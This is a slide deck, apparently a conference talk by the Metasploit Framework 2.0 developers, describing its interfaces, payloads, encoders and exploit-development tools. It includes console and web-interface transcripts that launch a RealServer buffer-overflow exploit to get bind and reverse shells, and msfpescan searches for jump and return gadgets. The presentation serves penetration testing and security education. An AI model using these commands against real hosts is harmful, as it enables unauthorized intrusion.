




# EXPLOITING

## The Metasploit Framework

**H D Moore**  
**spoonm**





## # Who are we?

- # Independent researchers

- # Work in the security industry

## # Projects

- # DigitalOffense.net


- # Metasploit.com



- # **What is this about?**
  - # Exploit Frameworks
  - # The Metasploit Framework
  - # Framework Components
  - # Framework Applications
  - # Framework Features
  - # Interactive Demo




# Exploit Frameworks






- # **What is an exploit framework?**
  - # Interface for launching exploits
  - # Standardized exploit modules
  - # Suite of reliable shellcode
  - # Library of common routines
  - # Often includes “pro” features



- # **Why are frameworks needed?**
  - # 80% of exploit code is boilerplate
  - # Payloads are usually hardcoded
  - # Advanced techniques rarely used
  - # Most “coders” aren't programmers
  - # Nobody posts code for old bugs



## # Public exploit frameworks

- # Two stable commercial products

  - # CORE Impact


  - # Immunitysec CANVAS


- # Handful of open source projects

- # New projects in stealth mode



# **Metasploit Framework**





## # Introduction

- # Exploit development environment
- # Collection of flexible exploits
- # Platform for testing techniques
- # Shellcode archive and generator
- # Robust exploit dev libraries
- # Easy to add new modules



## # Technical information


# Consists of mostly Perl code

# Dual-licensed GPL and Artistic

# Runs on most modern platforms

# Small footprint, easy to install

# Win32 installer bundles Cygwin



## # Development history


# Originally a network game

# Overhauled for real world use

# Two primary developers

# Many sources for ideas and code


# Version 1.0 released Oct 2003




- # **Development status**
  - # 20+ exploits, 20+ payloads
  - # Stable exploit and payload API
  - # Support for external modules
  - # Support for multi-stage payloads
  - # Version 2.0 recently released



# Framework Components





## # Framework layout


# Three user interfaces

# Suite of helper utilities

# The Framework modules

# The Framework library

# The Pex development library



- # **The command line interface**
- # Simple scriptable interface
- # Useful for quick exploit tests

Usage: `./msfcli <ID> [var=val] [MODE]`

Modes:

(S)UMMARY	Show various information about the module
(O)PTIONS	Show the available options for this module
(A)DVANCED	Show the advanced options for this module
(P)AYLOADS	Show available payloads for this module
(T)ARGETS	Show available targets for this module
(C)HECK	Determine if the target is vulnerable
(E)XPLOIT	Attempt to exploit the target



## # The console interface

# Tab-completion exploit shell

# Session logging, history, environments

```
+ -- --=[ msfconsole v2.0 [21 exploits - 23 payloads]
```

```
msf > use realserver_describe_linux
```

```
msf realserver_describe_linux > set PAYLOAD linx86bind
```

```
msf realserver_describe_linux(linx86bind) > set LPORT 3456
```

```
msf realserver_describe_linux(linx86bind) > set RHOST vulnhost
```

```
msf realserver_describe_linux(linx86bind) > exploit
```

```
[*] RealServer universal exploit launched against 192.168.1.2
```

```
[*] Kill the master rserver pid to prevent shell disconnect
```

```
[*] Connected to 192.168.1.2:3456...
```

```
bash-2.05b#
```



# Framework Components

## # The web interface

# Standalone web service

# Proxies exploit shells

Processing exploit request (RealServer Describe Buffer Overflow)...  
Using payload: linx86reverse\_xor

[\*] RealServer universal exploit launched against 192.168.1.2

[\*] Kill the master rmserver pid to prevent shell discon

[\*] Connection from 192.168.1.2:32848...


[\*] Processing connection: 192.168.1.244:4545 -- 192.168.1.2

[\*] Proxy shell started on port 35685

[\*] Please click [here](#).

```
telnet
Trying 192.168.1.244...
Connected to 192.168.1.244.
Escape character is '^]'.
[*] Welcome to the Shell Proxy :)
[*] Connected to 192.168.1.2:32848

sh: no job control in this shell
sh-2.05b#
```



## # The helper utilities

# *msfpescan* » Opcode scanner


# *msfdldebug* » Download symbols

# *msfpayload* » Generate payloads

# *msfpayload.cgi* » CGI payload gen

# *msfencode* » CLI payload encoder

# *msflogdump* » Colorized session logs




## # Framework modules

# The Exploits

# The Payloads

# The Encoders


# The Nop Generators






## # Framework library

- # Abstracted user interface routines
- # Encoding and nop engines
- # Payload handler base modules
- # Payload to exploit matching
- # Shared environment API





## # Pex library

- # Standalone exploit library
- # Common exploit dev routines
- # Multiple payload encoders
- # Nop slide generator routines
- # Socket class supports SSL and proxy
- # Other classes: x86, MSSQL, etc



# Framework Applications





## # Penetration testing

- # Decent set of reliable exploits
- # Easy to select different payloads
- # Encoding options useful for IDS
- # Optional exploit session logging
- # Used professionally for six months



- # **Security solution testing**
  - # Simple API to launch exploits
  - # Abstracted user interface modules
  - # Runs on most modern platforms
  - # IDS and host protection testing
  - # Already part of large QA efforts



## # Research platform


- # Examples of many techniques

- # Test new ideas with real exploits


- # Open source, documented API

- # Use libraries to shrink dev time





- # **Shellcode development**
  - # No exploit changes required
  - # Simple payload organization
  - # Extensive payload handler API
  - # Easy runtime payload changes
  - # Interface with external apps




## # Exploit development

- # Focus on the vuln, not the code
- # SSL and proxy support for sockets
- # Ret address offset in one step
- # Avoid restricted chars easily
- # Console doubles as devel env.



# Framework Features





## # Choice of user interfaces

- # Batch scripting via simple msfcli
- # Efficient, full-featured msfconsole
- # Centralized exploits through msfweb
- # Config settings shared between UI's
- # Building a custom UI is not difficult



## # Enhanced exploits

- # Full exploit suite tested often
- # Most exploits provide vuln check
- # Modules include reference URL's
- # Highly configurable advanced options
- # Exploit code is simple to modify



## # Advanced payloads

- # InlineEgg (Linux, BSD, Win32)

  - # Standard connect-shell, bind-shell

  - # Xor “encrypted” connect-shell

  - # Generic Win32 InlineEgg loader stub

- # Upload and exec in memory (Impurity)

- # Upload and exec from file on Win32

- # Generic command payloads



## # **Specialized encoders**

- # Automatic encoder selection

- # Diverse encoders for most needs

- # Requirements based on real exploits

- # Example encoders

  - # Alphanumeric (based on alpha.c)

  - # Dynamic 0xFF avoiding encoder

  - # Multiple implementations of xor types




## # Professional features

- # Flexible license allows almost anything
- # Integrated exploit session logging
- # Managing private modules is easy
- # Designed for use in team environment
- # Easy to customize for organization
- # Growing support for anti-IDS options



# Interactive Demo





## # Using the console interface

- # Selecting the exploit

- # Selecting the payload

- # Specifying options

- # Exploiting the target

## # Using the web interface

- # Other advanced features



## # msfpescan

- # Search for common instructions (jmp ebx)
- # Search and disassemble custom patterns

Usage: `./msfpescan -f filename.exe <mode> <options>`

Modes:

- j <reg> Search for jump equivalent instructions
- c <data> Search for custom byte pattern (ie 'FFE4')
- s Search for pop+pop+ret combinations
- x <regex> Search for regex match
- a <address> Find code at VMA address

Options:

- l <count> Number of bytes to show after match
- I address Use this ImageBase address instead of one from file
- n Print ndisasm output of data



# Interactive Demo

```
spoonm@kawaii:~/ $ perl ./msfpescan -f blackice/ws2help.dll -j esp
spoonm@kawaii:~/ $
```

```
00000000  54          push esp
00000001  C3          ret
00000002  C21200      ret 0x12
```

```
\x54.{0,20}(\xc3|\xc2..)
```

```
spoonm@kawaii:~/ $ perl ./msfpescan -f blackice/ws2help.dll -x
'\x54.{0,4}(\xc3|\xc2..)' -n
```

```
0x71bf3cc9  542414c20c00
--- ndisasm output ---
00000000  54          push esp
00000001  2414       and al,0x14
00000003  c20c00     ret 0xc
--- ndisasm output ---
spoonm@kawaii:~/ $
```



# **<http://metasploit.com>**

# **Contact information**

# msfdev [at] metasploit.com

# hdm [at] metasploit.com

# ninjatools [at] hush.com

